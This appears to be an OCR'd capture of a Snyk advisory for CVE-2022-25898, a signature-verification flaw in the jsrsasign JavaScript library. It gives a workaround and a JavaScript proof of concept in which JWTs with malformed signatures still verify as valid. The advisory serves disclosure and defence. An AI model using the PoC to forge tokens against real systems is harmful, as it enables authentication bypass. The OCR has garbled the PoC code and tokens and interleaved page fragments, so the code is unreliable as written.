snyk Vulnerability DB

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Improper Verification of Cryptographic Signature

Affecting org.webjars.bower:jsrsasign package, versions [0,]

INTRODUCED: 13 JUN 2022 CVE-2022-25898 ② Share V
CWE-347 ②

How to fix?

A fix was pushed into the master branch but not yet published.

Overview

org.webjars.bower:jsrsasign is a free pure JavaScript cryptographic library.


Affected versions of this package are vulnerable to Improper Verification of Cryptographic Signature when JWS or JWT signature with non Base64URL encoding special characters or number escaped characters may be validated as valid by mistake.

Workaround:

Validate JWS or JWT signature if it has Base64URL and dot safe string before executing JWS.verify() or JWS.verifyJWT() method.

PoC:

Q Search by package n





Do your applications use this vulnerable package?

In a few clicks we can analyze your entire application and see what

```
var KJUR = require('jsrsasign'); var rsw =
require('jsrsasign-util'); // jsrsasign@10.5.24
//// creating valid hs256 jwt - code used to get
valid hs256 jwt. // var oHeader = {alg: 'HS256',
typ: 'JWT'}; // // Payload // var oPayload = {};
// var tNow = KJUR.jws.IntDate.get('now'); // var
tEnd = KJUR.jws.IntDate.get('now + 1year'); //
oPayload.iss =
"https://urldefense.proofpoint.com/v2/url?u=http-
3A foo.com&d=DwIGAg&c=wwDYKmuffy0jxUGHACmjfA&r=3J3
oa95718rfsa5Re17n32BgBaGjoG81C1gO-
pm9Z1zxG9adMdbUE4qsk1&s=eMfp91STyBb95UqdO_sO3ukTK1G
" // oPayload.sub = "mailto:mike@foo.com"; //
oPayload.nbf = tNow; // oPayload.iat = tNow; //
oPayload.exp = tEnd; // oPayload.jti =
"id123456"; // oPayload.aud =
"https://urldefense.proofpoint.com/v2/url?u=http-
3A foo.com employee&d=DwIGAg&c=wwDYKmuffy0jxUGHACm
P36zULZ4oa9S718rFsa5Re17n32BgBaGjoG81C1gO-
pm9Z1zxG9adMdbUE4qsk1&s=bx1m95BhVv7dbGuy_vRD4JBc160
" // // Sign JWT, password=616161 // var sHeader
= JSON.stringify(oHeader); // var sPayload =
JSON.stringify(oPayload); // var sJWT =
KJUR.jws.JWS.sign("HS256", sHeader, sPayload,
"616161"); //verifying valid and invalid hs256
jwt //validjwt var valid]wt =
"eyJhbGciOiJIUzIINiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJod
tawtlQGZvby5jb20iLCJuYmY10jE2NTUyMjk3MjksImlhdC16MT
JqdGk101JpZDEyMzQ1NiIsImF1ZC16Imh@dHA6Ly9mb28uY29tL
1xQUkTDBW-_cyhrPgOOFR2I"; //invalid jwt with
special signs var invalidowt1 =
"eyJhbGc101J1Uz11N1IsInR5cC161kpXVCJ9.eyJpc3M101Jod
taWtlQGZvby5jb20iLCJuYmYiOjE2NTUvMjk3MjksImlhdCI6MT
JqdGk101JpZDEyMzQ1N1IsImF1ZC16Imh@dHA6Ly9mb28uY29tL
( ) ! m 3 % ^ & * ( ) ! m 3 % ^ & * ( ) ! m 3 % ^ & *
()t7Mgslw8S1xQUkTDBW-_cyhrPgOOFRz1"; //invalid
jwt with additional numbers and signs var
invalid3wt2 =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJod
tawtlQGZvby5jb20iLCJuYmY10jE2NTUyMjk3MjksImlhdC16MT
JqdGk101JpZDEyMzQ1N1IsImF1ZCI6Imh@dMA6Ly9mb28uY29tL
_cyhrPgOOFRzI"; var isValid =
KJUR.jws.JWS.verifyJWT(validJwt, "616161", {alg:
['HS256']); console.log("valid hs256 Jwt: " +
isValid); //valid Jwt: true //verifying invalid 1
hs256 jwt var isValid =
KJUR.jws.JWS.verifyJWT(invalidJwt1, "616161",
```

components are vulnerable in your application, and suggest you quick fixes.

Test your applications

SnykSNYK-JAVAID ORGWEBJARSBOWER2935898

Published 26 Jun 2022

Disclosed 13 Jun 2022

Credit**Adi Malyanker, Or**David

Report a new vulnerability

Found a mistake?

```
(alg: ['HS256']); console log("invalid hs256 Jwt
by special signs: " + lsvalid); //invalid Jwt by
special signs: true //verifying invalid 2 hs256
jwt var isvalid =
KJUR.jws.JWS.verifyJwT(invalid)wt2, "616161",
(alg: ['HS256']); console log("invalid hs256 Jwt
by additional numbers and slashes: " + lsvalid);
//invalid Jwt by additional numbers and slashes:
true
```

References

- GitHub Commit
- GitHub Release

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